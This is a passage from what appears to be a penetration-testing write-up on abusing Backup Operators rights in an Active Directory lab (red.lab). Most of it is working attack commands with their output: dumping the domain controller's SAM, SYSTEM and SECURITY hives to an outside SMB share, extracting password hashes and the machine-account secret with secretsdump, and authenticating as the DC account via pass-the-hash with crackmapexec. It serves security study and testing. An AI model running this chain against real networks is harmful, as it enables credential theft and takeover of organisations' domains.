PS C:\Users\peter> .\BackupOperatorToolkit.exe DUMP C:\temp\ \\dc.red.lab
DUMP MODE
[+] Connecting to registry hive
[+] hive: SAM
[+] Dumping hive to C:\temp\
[+] Connecting to registry hive
[+] hive: SYSTEM
[+] Dumping hive to C:\temp\
[+] Connecting to registry hive
[+] hive: SECURITY
[+] Dumping hive to C:\temp\
PS C:\Users\peter>
```

## BackupOperator Toolkit



## Dump Registry Hives

## Non-Domain Joined

In insider threat scenarios it might be possible to use a host which is not part of the domain. Using a python tool it is possible to initiate an authentication with the domain controller from an account which is part of the Backup Operators group. The tool will export the SAM, SECURITY and SYSTEM registry hives into a arbitrary SMB share.

```
python3 reg.py peter:'Password123'@10.0.0.1 backup -p '//10.0.0.3/share'
```

```
(kali㉿kali)-[~]
$ python3 reg.py peter:'Password123'@10.0.0.1 backup -p '//10.0.0.3/share'

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Dumping SAM hive to //10.0.0.3/share\SAM
Dumping SYSTEM hive to //10.0.0.3/share\SYSTEM
Dumping SECURITY hive to //10.0.0.3/share\SECURITY

(kali㉿kali)-[~]
$
```

Backup Operator – Non Domain Joined

Using the SAM, SYSTEM and SECURITY hives in conjunction with *secretsdump* will extract the hashes from the SAM file.

```
impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -security /tmp/share/SECURITY LOCAL
```

```
(kali㉿kali)-[~]
$ impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -security /tmp/share/SECURITY LOCAL

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x92bb6e989f0f6340c2af3e603bbb3f3a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:11223d12dce091909eb3b683d305ba1bde9b86a89c77c84d8b9ab33119ccb6cbea5a3ad16511c370aab0a48aa8a6f15a3a7f7554d37b0295850167843f5457f32d3acda08fb088dd44a3921461972a33187ee85eb0cce79cb8b1a42620fc3dee9a15c10a0ebcc48598e2dd3324f7d1e85c3bca08d531a030ecb36d18919502ac8d5e6400921c44940d916916b4b8d03db02b8833a6cea19c0247e87b66e247921256ffbae5ce56b5bbfed8cb6d3f4e720ade3cc3d42b32b3f8e8018b6ef55a10c5c9698eb7800f3a03446af15ebc73f20909b8ee02d94c0d7879fc7bcfb6b62d0d9691b9b1782f827d60b1cac64d17f3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540
```

Impacket-secretsdump

The password hash of the domain controller machine account can be used to verify authentication with the domain controller using *crackmapexec*:

```
crackmapexec smb 10.0.0.1 -u DC\$ -H 73ba6ef0d8ae6a755fc118e8df6540f7
```

```
(kali㉿kali)-[~]
$ crackmapexec smb 10.0.0.1 -u DC\$ -H 73ba6ef0d8ae6a755fc118e8df6540f7
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB          10.0.0.1          445      DC          [*] Windows 10.0 Build 20
348 x64 (name:DC) (domain:red.lab) (signing:True) (SMBv1:False)
SMB          10.0.0.1          445      DC          [+] red.lab\DC$:73ba6ef0d
8ae6a755fc118e8df6540f7
(kali㉿kali)-[~]
$
```

crackmapexec

## References

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1. [https://github.com/horizon3ai/backup\\_dc\\_registry](https://github.com/horizon3ai/backup_dc_registry).
2. <https://github.com/decoder-it/BadBackupOperator/>
3. <https://decoder.cloud/2018/02/12/the-power-of-backup-operatos/>
4. <https://github.com/giuliano108/SeBackupPrivilege>
5. <https://cube0x0.github.io/Pocing-Beyond-DA/>
6. <https://github.com/Wh04m1001/Random/blob/main/BackupOperators.cpp>
7. <https://github.com/improsec/BackupOperatorToolkit>
8. <https://github.com/snovvcrash/RemoteRegSave>
9. <https://github.com/mpgn/BackupOperatorToDA>
10. <https://adsecurity.org/?p=3700>